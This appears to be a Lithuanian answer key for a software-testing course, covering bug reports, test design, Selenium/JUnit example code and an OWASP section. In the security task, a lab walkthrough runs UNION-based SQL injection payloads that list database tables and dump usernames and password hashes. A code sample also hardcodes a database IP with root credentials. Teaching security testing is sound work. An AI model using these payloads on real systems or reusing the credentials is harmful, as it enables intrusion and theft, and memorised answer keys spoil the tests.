2 *užduotis.* „BACKLOG GROOMING“.

Galimi papildomi klausimai reikalavimui Nr. 3:

1. Kokią informaciją apie tiekėjus turime saugoti duomenų bazėje?
2. Ar saugome duomenis tik apie tiekėjus, iš kurių buvo įgytos prekės, ar saugome duomenis apie visus tiekėjus?
3. Ar skiriasi duomenys apie tiekėjus priklausomai nuo to, pirkta iš jų ar ne?
4. Kokia papildomą informaciją turime saugoti apie prekių pajamavimą?
5. Kokia informacija naudojama pajamuojant prekes?
6. Ar tik sandėlininkas gali dirbti su tiekėjų informaciją? Kas dar turi pasiekti tiekėjo duomenis?
7. Kokius veiksmus su tiekėjo duomenimis gali atlikti sandėlininkas?
8. Ar reikia saugoti sąskaitas-faktūras? Ar tam reikalingas dokumentų saugojimas / skenavimas?

3 *užduotis.* KLAIDŲ REGISTRAVIMAS.

Pavyzdys:

|  |  |
| --- | --- |
| Defekto ataskaita | |
| ID | #\_1 |
| Testuotojas | Vardenis Pavardenis |
| Data | 2019-01-10 |
| Pavadinimas | Interractions -> Droppable: Pilkas komponentas neatkeičia spalvos ir teksto po balto komponento pašalinimo iš jo ribų |
| Defekto apibūdinimas | |
| URL | <https://demoqa.com/droppable/> |
| Defekto aprašymas | Kai baltas komponentas su tekstu “Drag me to my target” yra patraukiamas į komponentą su užrašu “Drop here”, pastarasis komponentas pakeičia spalvą ir tekstą – tampa geltonas su užrašu “Dropped!”. Tačiau kai baltas komponentas yra patraukiamas iš pakeitusio spalvą komponento, pastarojo spalva ir tekstas neatkeičiami atgal į pradinę būseną. |
| Ekrano nuotrauka |  |
| Platforma | MacOS 10.14.3 |
| Naršyklė | Chrome 73.0.3683.103 (Official Build) (64-bit) |
|  | |
| Prioritetas | 2 |
| Svarba | 2 |
| Priskirta (kam?) | programuotojas |

Kiti defektai:

Interractions -> Resizable: Keturkampis gali būti išdidintas daugiau nei palaiko konteineris, kuriame jis yra. Dėl to prarandamas estetinis vaizdas, išdarkomas dizainas.

Interractions -> Sortable: Kiekvieno įrašo rėmėlio kairėje pusėjė yra rodomos rodyklytės kuria linkme galima judėti. Tai klaidina, nes yra noras pataikyti į rodiklyte ir tokiu būdu pastumti įrašą į viršų, arba į apačią.

Interractions -> Selectable: Nėra galimybės „atžymėti“ visų įrašų, jei jau buvo pažymėtas bent vienas. T.y. kai tik įeiname į „Selectable“ puslapį, nei vienas komponentas nėra pažymėtas. Tačiau vos paspaudžiame ant kurio nors komponento, nėra galimybės atstatyti būsenos, reikia perkrauti puslapį.

**1.3. Mokymosi rezultatas. Taikyti testavimo atvejų kūrimo technikas**

*1* *užduotis.* STRUKTŪRINIO TESTAVIMO TECHNIKOS.

a) 6, b) 4, c) 6.

*2* *užduotis.* SPECIFIKACIJA BESIREMIANČIOS TESTAVIMO TECHNIKOS.

**2a**:



1. 1 TC
2. 2 TC. Pakanka vieto testavimo atvejo, tačiau, galima išskaidyti žingsnius ir turėtu 2 TC, kurie nėra stipriai persidengiantys.

**2b:**

1. Nustatykite ekvivalentumo klases kiekvienai klasei.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 00:01 08:00 | 08:01 13:00 | 13:01 16:59 | 17:00 23:00 | 23:01 00:00 |
| nemokamai | 1,00 euro | 1,50 euro | 2,00 euro | nemokamai |

1. Prielaida: Tarifų pasikeitimai taikomi minučių tikslumu.

**1.4. Mokymosi rezultatas. Kurti ir vykdyti skirtingų lygių ir tipų funkcinius testavimo atvejus.**

*1* *užduotis.* TESTAVIMO LYGIAI: INTEGRATION, SYSTEM, ACCEPTANCE.

1. a
2. b
3. a
4. d

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Atsakinga grupė | Komponentų testavimas | Integracijos testavimas | Sistemos testavimas | Priėmimo testavimas |
| Programuotojai | x | x |  |  |
| Testuotojai |  | x | x | x |
| Verslo atstovai / galutiniai vartotojai |  |  | x | x |

1. c
2. c
3. a
4. c
5. d

*2 užduotis.* TESTŲ TIPAI, SMOKE, REGRESSION TESTAVIMAS.

|  |  |  |
| --- | --- | --- |
| Funkcinis testavimas  Priėmimo testavimas  Komponentų testavimas | Nefunkcinis testavimas  Saugumo testavimas  Našumo testavimas  Apkrovos testavimas  Prieinamumo testavimas  Lokalizavimo testavimas | Palaikymo testaviams  Palaikymo testavimas |

1. b
2. a,c
3. c
4. Nėra teisingo atsakymo
5. b,c

|  |  |
| --- | --- |
| Juodosios dėžės testavimo metodai:  Atsitiktinis testavimas  Testavimas pagal reikalavimų specifikaciją  Apkrovos testavimas  Našumo testavimas  Scenarijų testavimas  Modifikuotas sprendimų testavimas  Panaudos atvejų testavimas | Baltosios dėžės testavimo metodai:  Sakinių testavimas  Atšakų testavimas  Kelių testavimas |


1. b
2. b
3. b

**1.5. Mokymosi rezultatas. Testuoti nefunkcinius programinės įrangos reikalavimus.**

*1* *užduotis.* NEFUNKCINIŲ REIKALAVIMŲ TESTAVIMAS.

Keli nefunkcinių defektų pavyzdžiai:

* Skiltyje „TEISINĖ INFORMACIJA“ nėra turinio.
* „Naujienos -> Visos Naujienos“: Neišnaudojama ekrano erdvė. Naujienų yra labai daug, įrašai neišdėstomi puslapiais. Kas reiškia, kad vidurinė (turinio) skiltis yra labai ilga ir siaura. Šalia esančios skiltys yra tuščios.
* Paieška: Ieškant pvz. pagal asmens vardą, yra pateikiami rezultatai. Tačiau tie rezultatai yra pateikiami lentelės pavadinimu, yra neįskaitomi, tuo atveju, jei jie randami.



*2* *užduotis.*  ĮVADAS Į OWASP TOP  10.

|  |  |
| --- | --- |
| 1 | Netinkama konfigūracija / netinkamai apibrėžtos kintamųjų reikšmės / atliekami kvietiniai į trečiųjų šalių servisus |
| 2 | SQL įskiepis (SQL injection) |
| 3 | Nesaugi captcha |
| 4 | Netinkamas konfidencialių duomenų saugojimas/pateikimas |
| 5 | SQL įskiepis (SQL injection) |
| 6 | Netinkama konfigūracija (nepabaigta, arba atlikta neteisingai) |
| 7 | Netinkamas konfidencialių duomenų saugojimas/pateikimas |
| 8 | Netinkamas sesijų valdymas |

**1.6. Mokymosi rezultatas.Testuoti programinės įrangos saugumą.**

*1* *užduotis.* ŽINIATINKLIO PROGRAMINĖS ĮRANGOS SAUGUMO TESTAVIMO PAGRINDAI IR ĮRANKIAI.

Išbandome visada teigiamą rezultatą grąžinančią užklausą: %' or '0'='0

Gauname rezultatą:

ID: %' or '0'='0

First name: admin

Surname: admin

ID: %' or '0'='0

First name: Gordon

Surname: Brown

ID: %' or '0'='0

First name: Hack

Surname: Me

ID: %' or '0'='0

First name: Pablo

Surname: Picasso

ID: %' or '0'='0

First name: Bob

Surname: Smith

Tuomet galime pabandyti gauti duomenų bazės vartotoją: %' or 0=0 union select null, user() #

ID: %' or 0=0 union select null, user() #

First name: admin

Surname: admin

ID: %' or 0=0 union select null, user() #

First name: Gordon

Surname: Brown

ID: %' or 0=0 union select null, user() #

First name: Hack

Surname: Me

ID: %' or 0=0 union select null, user() #

First name: Pablo

Surname: Picasso

ID: %' or 0=0 union select null, user() #

First name: Bob

Surname: Smith

ID: %' or 0=0 union select null, user() #

First name:

Surname: **root@localhost**

Bandom išsiaiškinti, kokios lentelės yra duomenų bazėje: %' and 1=0 union select null, table\_name from information\_schema.tables #

Gauname visą sąrašą. Bandome išsiaiškinti visas lenteles su vartotojų duomenimis, tokios yra keturios: *%' and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'#*

ID: %' and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'#

First name:

Surname: **users**

ID: %' and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'#

First name:

Surname: **USER\_PRIVILEGES**

ID: %' and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'#

First name:

Surname: **USER\_STATISTICS**

ID: %' and 1=0 union select null, table\_name from information\_schema.tables where table\_name like 'user%'#

First name:

Surname: **user**

Išsiaiškinam visus stulpelius „users“ lentelėje: %' and 1=0 union select null, concat(table\_name,0x0a,column\_name) from information\_schema.columns where table\_name = 'users' #

Stulpelių „users“ lentelėje yra 10. Mus domina tokie stulpeliai kaip „user\_id“, „first\_name“, „last\_name“, „user“, „password“.

Bandom išvesti į ekraną, visą tų stulpelių turinį: %' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #

ID: %' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #

First name:

Surname: admin

admin

admin

**5f4dcc3b5aa765d61d8327deb882cf99**

ID: %' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #

First name:

Surname: Gordon

Brown

gordonb

e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #

First name:

Surname: Hack

Me

1337

**8d3533d75ae2c3966d7e0d4fcc69216b**

ID: %' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #

First name:

Surname: Pablo

Picasso

pablo

**0d107d09f5bbe40cade3de5c71e9e9b7**

ID: %' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #

First name:

Surname: Bob

Smith

smithy

**5f4dcc3b5aa765d61d8327deb882cf99**

Čia baigiasi šios užduoties apimtis. Gavome slaptažodžio užkoduotą eilutę (ang. hash). Norėdami ją atkoduoti, turime naudotis kitais įrankiais, pvz. *John the ripper*.

*2* *užduotis.* DARBO LAIKO PLANAVIMAS IR ATASKAITOS

a)

TC1: Sukurti naują vartotojo paskyrą, patikrinti, ar vartotojas gali pilnavertiškai naudotis paskyra, be el. pašto patvirtinimo -> Vartotojas gali sukurti paskyrą, tačiau negali ja pilnavertiškai naudotis kol el. paštas nepatvirtintas.

TC2: Sukurti naują vartotojo paskyrą, iškart pasitvirtinti el. paštą -> Vartotojas turi gebėti pilnavertiškai naudotis savo paskyra.

TC3: Sukurti naują vartotojo paskyrą, netvirtinti el. pašto. Patikrinti, ar vartotojas gali pasitvirtinti el. paštą, kai praeina  24 val. nuo paskyros sukūrimo laiko -> po 24 val nuo paskyros sukūrimo, vartotojas neturi gebėti pasitvirtinti el. paštą. Paskyra ištrinama iš sistemos.

TC4: Sukurti naują vartotojo paskyrą, pasitvirtinti el. paštą, kai praeina 23 val -> vartotojas turi gebėti pasitvirtinti el. pašto adresą.

TC5: Sukurti naują vartotojo paskyrą, netvirtinti el. pašto. Patikrinti, ar vartotojas gauna priminimą apie el. pašto patvirtinimą, po 12 val. nuo paskyros sukūrimo.

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
|  | R1 | R2 | R3 | R4 | R5 |
| TC1 (prio 1) | x |  |  |  |  |
| TC2 (prio 1) |  | x |  | x |  |
| TC3 (prio 1) |  | x |  |  | x |
| TC4 (prio 2) |  |  | x |  |  |
| TC5 (prio 2) |  |  | x |  |  |

Pateiktiems reikalavimams ištestuoti galima pasiruošti dieną prieš testavimo pradžią. T.y. iš viso, duoto laiko pakanka viskam ištestuoti. Reikia sukurti kelias paskyras ir atitinkamai suplanuoti laiką, ką ir su kokia paskyra reikia atlikti atitinkamus veiksmus.

b)

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| STATUS | TC1 | TC2 | TC3 | TC4 | TC5 | TOTAL |
| NOT RUN |  |  |  |  |  | 0 |
| IN PROGRESS |  |  | x | x |  | 2 |
| PASSED | x | x |  |  | x | 3 |
| FAILED |  |  |  |  |  | 0 |

Pirmą testavimo dieną rekomenduotina pradėti testus TC3, TC4;

Antrą testavimo dieną galime vykdyti TC5, nors rekomenduotina būtų jį pradėti anksčiau.

TC1, TC2 nereikalauja testinių duomenų „brandinimo“, juos galima vykdyti bet kuria testavimui skirta diena, tačiau, atsižvelgus į prioritetus, šiuos testavimo atvejus rekomenduotina vykdyti kuo anksčiau. Šiuo atveju – pirmą testavimo dieną.

## 2. Kompetencija. Kurti ir vykdyti nesudėtingus automatinius testus.

**2.1. Mokymosi rezultatas. Diegti ir valdyti automatinio testavimo įrankius.**

*1 užduotis.*  ĮVADAS Į AUTOMATINĮ TESTAVIMĄ.

|  |
| --- |
| public class IPhoneTest {private WebDriver driver;private Map<String, Object> vars;JavascriptExecutor js;@Beforepublic void setUp() {driver = new FirefoxDriver();js = (JavascriptExecutor) driver;vars = new HashMap<String, Object>();}@Afterpublic void tearDown() {driver.quit();}@Testpublic void iPhoneTest() {driver.get("http://localhost/opencart/upload/");driver.manage().window().setSize(new Dimension(1920, 1057));driver.findElement(By.linkText("Phones & PDAs")).click();driver.findElement(By.linkText("iPhone")).click();{WebElement element = driver.findElement(By.cssSelector(".text-center > a"));Action builder = new Actions(driver);builder.moveToElement(element).perform();}{WebElement element = driver.findElement(By.tagName("body"));Action builder = new Actions(driver);builder.moveToElement(element, 0, 0).perform();}assertThat(driver.findElement(By.cssSelector("h1:nth-child(2)")).getText(), is("iPhone"));driver.findElement(By.cssSelector("#content > .row:nth-child(1)")).click();driver.findElement(By.id("input-quantity")).sendKeys("2");driver.findElement(By.id("button-cart")).click();assertThat(driver.findElement(By.linkText("iPhone")).getText(), is("iPhone"));{WebElement element = driver.findElement(By.cssSelector(".text-left .btn-primary"));Action builder = new Actions(driver);builder.moveToElement(element).perform();}{WebElement element = driver.findElement(By.tagName("body"));Action builder = new Actions(driver);builder.moveToElement(element, 0, 0).perform();}driver.findElement(By.id("content")).click();assertThat(driver.findElement(By.cssSelector("tbody .text-right:nth-child(6)")).getText(), is("193.33€"));assertThat(driver.findElement(By.cssSelector(".col-md-4 > .table tr:nth-child(4) > .text-right:nth-child(2)")).getText(), is("193.33€"));{WebElement element = driver.findElement(By.cssSelector(".btn:nth-child(2)"));Action builder = new Actions(driver);builder.moveToElement(element).perform();}{WebElement element = driver.findElement(By.tagName("body"));Action builder = new Actions(driver);builder.moveToElement(element, 0, 0).perform();}{WebElement element = driver.findElement(By.cssSelector("h2"));Action builder = new Actions(driver);builder.moveToElement(element).clickAndHold().perform();}{WebElement element = driver.findElement(By.cssSelector("h2"));Action builder = new Actions(driver);builder.moveToElement(element).perform();}{WebElement element = driver.findElement(By.cssSelector("h2"));Action builder = new Actions(driver);builder.moveToElement(element).release().perform();}driver.findElement(By.cssSelector("h2")).click();{WebElement element = driver.findElement(By.cssSelector(".btn:nth-child(2)"));Action builder = new Actions(driver);builder.moveToElement(element).perform();}{WebElement element = driver.findElement(By.tagName("body"));Action builder = new Actions(driver);builder.moveToElement(element, 0, 0).perform();}driver.findElement(By.cssSelector(".fa-times-circle")).click();driver.findElement(By.linkText("Continue")).click();}} |

*2 užduotis.* AUTOMATIZAVIMO APLINKOS PARUOŠIMAS.

Reikalinga programinė įranga:

* Junit - <http://junit.org/index.html>
* TestNG - <http://testng.org/doc/download.html>
* Java - <http://www.oracle.com/technetwork/java/javase/downloads/index.html>
* Selenium WebDriver - <http://www.seleniumhq.org/projects/webdriver/>
* Maven - <https://maven.apache.org/download.cgi>
* Eclipse - <http://www.eclipse.org/downloads/>
* Matcher - <https://code.google.com/p/hamcrest/downloads/list>
* JDK - <http://www.oracle.com/technetwork/java/javase/downloads/index.html>
* Maven plugin for Eclipse - <https://maven.apache.org/download.cgi>
* Hamcrest - <https://code.google.com/p/hamcrest/downloads/list>

pom.xml failo pavyzdys (pridėjus priklausomybes po pį sudiegimo):

|  |
| --- |
| project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/xsd/maven-4.0.0.xsd"><modelVersion>4.0.0</modelVersion><groupId>com.automation.qa</groupId><artifactId>TestProject</artifactId><version>0.0.1-SNAPSHOT</version><packaging>jar</packaging><name>TestProject</name><url>http://maven.apache.org</url><properties><project.build.sourceEncoding>UTF-8</project.build.sourceEncoding></properties><dependencies><dependency><groupId>junit</groupId><artifactId>junit</artifactId><version>3.8.1</version><scope>test</scope></dependency><dependency><groupId>org.seleniumhq.selenium</groupId><artifactId>selenium-java</artifactId><version>2.53.1</version></dependency><dependency><groupId>org.testng</groupId><artifactId>testng</artifactId><version>6.8</version><scope>test</scope></dependency><dependency><groupId>org.hamcrest</groupId><artifactId>hamcrest-all</artifactId><version>1.3</version></dependency><dependency><groupId>com.javaforge.scriptella</groupId><artifactId>scriptella-drivers</artifactId><version>1.1</version></dependency><dependency><groupId>mysql</groupId><artifactId>mysql-connector-java</artifactId><version>5.1.26</version></dependency><dependency><groupId>org.apache.commons</groupId><artifactId>commons-io</artifactId><version>1.3.2</version></dependency><dependency><groupId>com.thoughtworks.xstream</groupId><artifactId>xstream</artifactId><version>1.4.9</version></dependency></dependencies></project> |

*3 užduotis.* AUTOMATINIŲ TESTŲ KŪRIMO PAGRINDAI.

pavyzdys (kodas eksportuotas iš SeleniumIDE)

|  |
| --- |
| public class TestAddProductToCart {private WebDriver driver;private Map<String, Object> vars;JavascriptExecutor js;@Beforepublic void setUp() {driver = new FirefoxDriver();js = (JavascriptExecutor) driver;vars = new HashMap<String, Object>();}@Afterpublic void tearDown() {driver.quit();}@Testpublic void testAddProductToCart() {driver.get("http://localhost/opencart/upload/");driver.manage().window().setSize(new Dimension(1200, 833));driver.findElement(By.linkText("Mac (1)")).click();driver.findElement(By.cssSelector("button > .d-none")).click();js.executeScript("window.scrollTo(0,10)");driver.findElement(By.linkText("Phones & PDAs")).click();driver.findElement(By.cssSelector(".product-layout:nth-child(2) .d-none")).click();driver.findElement(By.cssSelector(".list-inline-item:nth-child(4) .d-none")).click();assertThat(driver.findElement(By.linkText("iPhone")).getText(), is("iPhone"));assertThat(driver.findElement(By.linkText("iMac")).getText(), is("iMac"));assertThat(driver.findElement(By.cssSelector(".col-md-4 > .table tr:nth-child(4) > .text-right:nth-child(2)")).getText(), is("192.38€"));{WebElement element = driver.findElement(By.cssSelector("tr:nth-child(1) > .text-left .btn-danger"));Action builder = new Actions(driver);builder.moveToElement(element).perform();}{WebElement element = driver.findElement(By.tagName("body"));Action builder = new Actions(driver);builder.moveToElement(element, 0, 0).perform();}driver.findElement(By.cssSelector("tr:nth-child(1) > .text-left .btn-danger > .fas")).click();driver.findElement(By.cssSelector(".fa-times-circle")).click();driver.findElement(By.linkText("Continue")).click();}} |

**2.2. Mokymosi rezultatas. Kurti vartotojo sąsajos automatinius testus naudojant programavimo kalbą ir testavimo karkasą.**

*1* *užduotis.* LOKATORIŲ NAUDOJIMAS.

Pavyzdys

|  |
| --- |
| public void registerNewUser(){System.setProperty("webdriver.chrome.driver", "/usr/local/bin/chromedriver");WebDriver driver = new ChromeDriver();driver.get("http://vps351.minehost.lt/new/");driver.findElement(By.linkText("My Account")).click();driver.findElement(By.partialLinkText("Regist")).click();driver.findElement(By.id("input-firstname")).sendKeys("First Name");driver.findElement(By.name("lastname")).sendKeys("Last Name");driver.findElement(By.id("input-email")).sendKeys(randomString() + "@email.email");driver.findElement(By.name("telephone")).sendKeys("123456789");driver.findElement(By.id("input-password")).sendKeys("password123");driver.findElement(By.name("confirm")).sendKeys("password123");int totalInputCount = driver.findElements(By.tagName("input")).size();System.out.println("Count of input fields present: " + totalInputCount);int classCount = driver.findElements(By.className("form-control")).size();System.out.println("Count of elements with specified class attribute: " + classCount);driver.findElement(By.xpath("//input[@type='checkbox' and @name='agree']")).click();driver.findElement(By.cssSelector("input[value='Continue']")).click();driver.findElement(By.xpath("//a[text()='Continue']")).click();driver.close();} |

*2* *užduotis.* ASSERT METODŲ NAUDOJIMAS.

pavyzdys:

public static void main(String[] args) {

WebDriver driver = new ChromeDriver();

driver.manage().window().maximize();

driver.manage().timeouts().implicitlyWait(10, TimeUnit.SECONDS);

driver.get("http:website link");

driver.findElement(By.id("wishlist-total")).click();

Assert.assertSame("Number of Search Box/es:", 1 driver.findElements(By.id("search")).size());

WebElement emailElement = driver.findElement(By.id("input-email"));

String email = "email@email.com";

emailElement.sendKeys(email);

emailElement.clear();

emailElement.submit();

String listElement = driver.findElement(By.id("wishlist-total")).getText();

Assert.assertEquals("Element name is: ", "Wish List (0)", listElement);

driver.findElement(By.linkText("Register")).click();

Select dropDown = new Select(driver.findElement(By.id("input-country")));

dropDown.selectByVisibleText("Seychelles");

String countryName = dropDown.getFirstSelectedOption().getText();

assertThat(countryName, is("Seychelles"));

dropDown.selectByIndex(4);

String secondCountryName = dropDown.getFirstSelectedOption().getText();

assertThat(secondCountryName, containsString("Algeria"));

dropDown.selectByValue("4");

String thirdCountryName = dropDown.getFirstSelectedOption().getText();

assertThat(thirdCountryName, is(equalTo("American Samoa")));

boolean passwordElement = driver.findElement(By.id("input-password")).isEnabled();

Assert.assertTrue("Is Password field enabled: ", passwordElement);

boolean cartElement = driver.findElement(By.id("cart")).isDisplayed();

assertThat(cartElement, is(not(false)));

boolean agreeElement = driver.findElement(By.name("agree")).isSelected();

Assert.assertFalse("Is Agree checkbox selected: ", agreeElement);

driver.close();

}

**2.3. Mokymosi rezultatas. Kurti automatinius testus naudojant bibliotekas.**

*1* *užduotis.* JUNIT FUNKCIJŲ NAUDOJIMAS.

pavyzdys:

|  |
| --- |
| public class MyTest {private WebDriver driver = new ChromeDriver();@Beforepublic void setUp () {driver.get("http://vps351.minehost.lt/new/");}@Afterpublic void closeBrowser () {driver.close();}@Testpublic void goodThreadSleepTest () throws InterruptedException {driver.findElement(By.xpath("//a[text()='Desktops']")).click();driver.findElement(By.xpath("//a[text()='Show All Desktops']")).click();waitForJavascript(driver);addToCart(driver, "iPhone", "MacBook", "Sony VAIO");Assert.assertTrue(driver.findElement(By.id("cart-total")).getText().contains("3 item(s)"));removeAllItemsFromCart(driver);Assert.assertTrue(driver.findElement(By.id("cart-total")).getText().contains("0 item(s)"));}private static void addToCart (WebDriver driver, String...names) throws InterruptedException {for (String name : names) {List<WebElement> products = driver.findElements(By.xpath("//div[contains(@class, 'product-layout')]"));for (WebElement product : products) {if (product.findElement(By.tagName("h4")).getText().equals(name)) {product.findElement(By.tagName("button")).click();waitForJavascript(driver);}}}}private static void removeAllItemsFromCart (WebDriver driver){List<WebElement> cartItems = driver.findElements(By.xpath("//table[@class='table table-striped']/tbody/tr"));for (int i = 0; i < cartItems.size(); i++) {openCart(driver);driver.findElement(By.xpath("//table[@class='table table-striped']/tbody/tr[1]/td[5]/button[@class='btn btn-danger btn-xs']")).click();waitForJavascript(driver);}}} |

*2* *užduotis.* TESTING FUNKCIJŲ NAUDOJIMAS.

pavyzdys:

|  |
| --- |
| public class MyTest {WebDriver driver = new FirefoxDriver();@BeforeMethod(groups = { "Test Group" })public void openBrowser() {driver.get("website link");System.out.println("Begin test");}@AfterMethod(groups = { "Test Group" })public void closeBrowser() {driver.close();System.out.println("End test");}@BeforeTestpublic static void beforeClassText() {System.out.println("START OF TESTING");}@AfterTestpublic static void afterClassText() {System.out.println("END OF TESTING");}@Test(priority = 1, groups = { "Test Group" })@Parameters({ "Email", "Password" })public void testAssertions(String email, String password) {System.out.println("1ST TEST");driver.findElement(By.id("wishlist-total")).click();AssertJUnit.assertEquals("Number os Search box is incorrect", 1, driver.findElements(By.id("search")).size());.....String listElement = driver.findElement(By.id("wishlist-total")).getAttribute("Title");AssertJUnit.assertEquals("Wish list button name is incorrect", "Wish List (0)", listElement);}@Ignore("Not implemented")@Test(priority = 2, groups = { "Test Group" })public void test() {System.out.println("2ND TEST");}} |

**2.4. Mokymosi rezultatas. Naudoti laukimo metodus.**

*1* *užduotis.* LAUKIMO METODŲ (ANGL. WAIT) NAUDOJIMAS.

pavyzdys:

|  |
| --- |
| public class MyTest {private WebDriver driver = new ChromeDriver();@Beforepublic void setUp() {driver.get("website link");}@Afterpublic void closeBrowser() {driver.close();}@Testpublic void goodThreadSleepTest() throws InterruptedException {Assert.assertTrue("Macbook logo isnt shown", isMacbookLogoShown(driver));}private static Boolean isMacbookLogoShown(WebDriver driver) throws InterruptedException {Wait<WebDriver> wait = new FluentWait<WebDriver>(driver).withTimeout(15, TimeUnit.SECONDS).pollingEvery(1, TimeUnit.SECONDS).ignoring(NoSuchElementException.class);try {return wait.until(new Function<WebDriver, Boolean>() {public Boolean apply(WebDriver driver) {return driver.findElement(By.xpath("//img[@alt='MacBookAir-1140x380']")).isDisplayed();}});} catch (TimeoutException e) {return false;}}} |

**2.5**. **Mokymosi rezultatas. Kurti išorinius duomenis naudojančius automatizuotus testus.**

*1 užduotis.* PRADINIŲ DUOMENŲ ĮRAŠYMAS.

pavyzdys:

|  |
| --- |
| public class MyTest {private WebDriver driver = new FirefoxDriver();private static String CODE = "TST";private static String TTILE = "Test";private static String SYMBOL = "T";private static BigDecimal VALUE = new BigDecimal(1.5);private BigDecimal firstItemPrice;private BigDecimal secondItemPrice;@Beforepublic void setUp() {insertCurrency();driver.get("http://vps351.minehost.lt/new/");}@Afterpublic void closeBrowser() {removeCurrency();driver.close();}@Testpublic void failingTest() {firstItemPrice = getPrice(0);secondItemPrice = getPrice(1);driver.findElement(By.id("currency")).click();Assert.assertTrue(isCurrencyExist(TTILE));selectCurrency(TTILE);Assert.assertEquals("First item price is inccorect", firstItemPrice.multiply(VALUE).setScale(2, RoundingMode.HALF\_UP), getPrice(0));Assert.assertEquals("Secondly item price is inccorect", secondItemPrice.multiply(VALUE).setScale(2, RoundingMode.HALF\_UP), getPrice(1));}private BigDecimal getPrice(int index) {WebElement element = driver.findElements(By.xpath("//div[contains(@class, 'product-thumb transition')]//p[@class='price']")).get(index);String text = element.getText().split("\n")[0].replaceAll("[^\\d.]", "");return new BigDecimal(text);}private boolean isCurrencyExist(String value){for (WebElement currency : driver.findElement(By.id("currency")).findElement(By.tagName("div")).findElement(By.tagName("ul")).findElements(By.tagName("button"))) {if (currency.getText().contains(value)) {return true;}}return false;}private void selectCurrency(String value){for (WebElement currency : driver.findElement(By.id("currency")).findElement(By.tagName("div")).findElement(By.tagName("ul")).findElements(By.tagName("button"))) {if (currency.getText().contains(value)) {currency.click();return;}}throw new IllegalArgumentException("There is no such currency: " + value);}private void insertCurrency() {Map<String, String> settings = new HashMap<String, String>();settings.put("title", TTILE);settings.put("symbol", SYMBOL);settings.put("code", CODE);settings.put("value", String.valueOf(VALUE));runCurrencyScript("currency\_insert.xml", settings);}private void removeCurrency(){Map<String, String> settings = new HashMap<String, String>();settings.put("title", TTILE);runCurrencyScript("currency\_delete.xml", settings);}protected void runCurrencyScript(String scriptPath, Map<String, String> params){Map<String, String> settings = params;settings.put("dbUrl", "jdbc:mysql://185.36.81.204:3306/carttwo\_db");settings.put("dbLogin", "root");settings.put("dbPassword", "Labas123");try {EtlExecutor.newExecutor(getClass().getClassLoader().getResource(scriptPath), settings).execute();} catch (Exception e) {throw new IllegalArgumentException("Error running script: " + scriptPath, e);}}} |

Currency\_insert.xml turinys:

|  |
| --- |
| <!DOCTYPE etl SYSTEM "http://scriptella.javaforge.com/dtd/etl.dtd"><etl><connection url="$dbUrl" user="$dbLogin" password="$dbPassword" /><query>SELECT MAX(currency\_id) as id from oc\_currency;<script>Insert into oc\_currency (currency\_id, title, code,symbol\_left, symbol\_right, decimal\_place, value,status,date\_modified)values (15, 'JK Coins','JKC','J','',2,5,1,'2016-12-19 22:22:00.0');</script></query></etl> |

Currency\_remove.xml turinys:

|  |
| --- |
| <!DOCTYPE etl SYSTEM "http://scriptella.javaforge.com/dtd/etl.dtd"><etl><connection url="$dbUrl" user="$dbLogin" password="$dbPassword" /><script>DELETE FROM oc\_currency WHERE title="$title"</script></etl> |

*2* *užduotis.* TESTINIŲ DUOMENŲ PARUOŠIMAS ĮVAIRIŲ FORMATŲ FAILUOSE

